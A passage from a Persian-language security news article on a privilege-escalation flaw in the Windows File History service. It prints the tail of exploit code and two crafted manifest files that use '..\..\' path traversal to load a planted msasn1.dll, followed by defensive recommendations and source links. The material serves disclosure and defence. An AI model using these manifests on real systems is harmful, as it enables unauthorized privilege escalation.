    }
    return TRUE;

}
```

فایل test.manifest به صورت زیر نوشته می‌شود:

```
<assembly
  xmlns='urn:schemas-microsoft-com:asm.v1' manifestVersion='1.0'>
  <assemblyIdentity
      name='..\..\..\..\..\..\test\test'
      version='6.0.0.0'
      processorArchitecture='amd64'
      publicKeyToken='6595b64144ccf1df'
      type='win32'/>
  <file name='msasn1.dll'/>
</assembly>
```

در نهایت، فایل manifest.manifest به‌صورت زیر خواهد بود:

```
<?xml version="1.0" encoding="utf-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0"
copyright="Copyright (c) Microsoft Corporation. All Rights Reserved."
```

```
xmlns:cmiv2="urn:schemas-microsoft-com:asm.v3" cmiv2:copyright="Copyright
(c) Microsoft Corporation. All Rights Reserved.">
  <noInheritable />
  <dependency optional="yes" cmiv2:discoverable="no">
    <dependentAssembly>
      <assemblyIdentity name="..\..\..\..\..\..\test\test"
version="6.0.0.0" processorArchitecture="amd64" language="*"
publicKeyToken="6595b64144ccf1df" type="win32" />
    </dependentAssembly>
  </dependency>
</assembly>
```

۳ توصیه های امنیتی

۱. به‌روزرسانی سیستم: اطمینان حاصل کنید که سیستم عامل ویندوز و تمامی نرم‌افزارها و پچ‌های امنیتی مرتبط با آن به آخرین نسخه‌ها به‌روزرسانی شده باشند. مایکروسافت معمولاً پچ‌های امنیتی را منتشر می‌کند تا آسیب‌پذیری‌های شناخته شده را برطرف کند.

۲. محدود کردن دسترسی: دسترسی به سرویس‌ها و فرآیندهای حساس سیستم را برای کاربران عادی محدود کنید. به ویژه، مطمئن شوید که کاربران عادی نمی‌توانند به سرویس تاریخچه فایل با امتیازهای سیستمی دسترسی داشته باشند.

۳. اجرای بررسی امنیتی: از ابزارهای بررسی امنیتی مانند اسکنرهای آسیب‌پذیری استفاده کنید تا سیستم‌های خود را بررسی کرده و آسیب‌پذیری‌های ممکن را شناسایی کنید.

۴. کاهش دسترسی به DosDevices: این آسیب‌پذیری به تغییر DosDevices ارتباط دارد. تنظیمات DosDevices را به گونه‌ای تغییر دهید که کاربران عادی نتوانند به دایرکتوری‌های حساس دسترسی داشته باشند.

۵. اجتناب از اجرای نرم‌افزارهای ناشناس: از اجرای نرم‌افزارهایی که از منابع ناشناس دانلود می‌شوند یا ناشناس هستند، پرهیز کنید. به‌جای آن، از منابع معتبر و منابع رسمی نرم‌افزار استفاده کنید.

۶. مدیریت حساب‌ها و دسترسی‌ها: مطمئن شوید که کاربران تنها دسترسی‌های لازم برای انجام وظایف خود دارند و به دسترسی‌های اضافی نیازی ندارند.

۴ منبع خبر

[1] https://cybersecuritynews.com/windowss-file-history-service-flaw/

[2]https://ssd-disclosure.com/ssd-advisory-file-history-service-fhsvc-dll-elevation-of-privilege/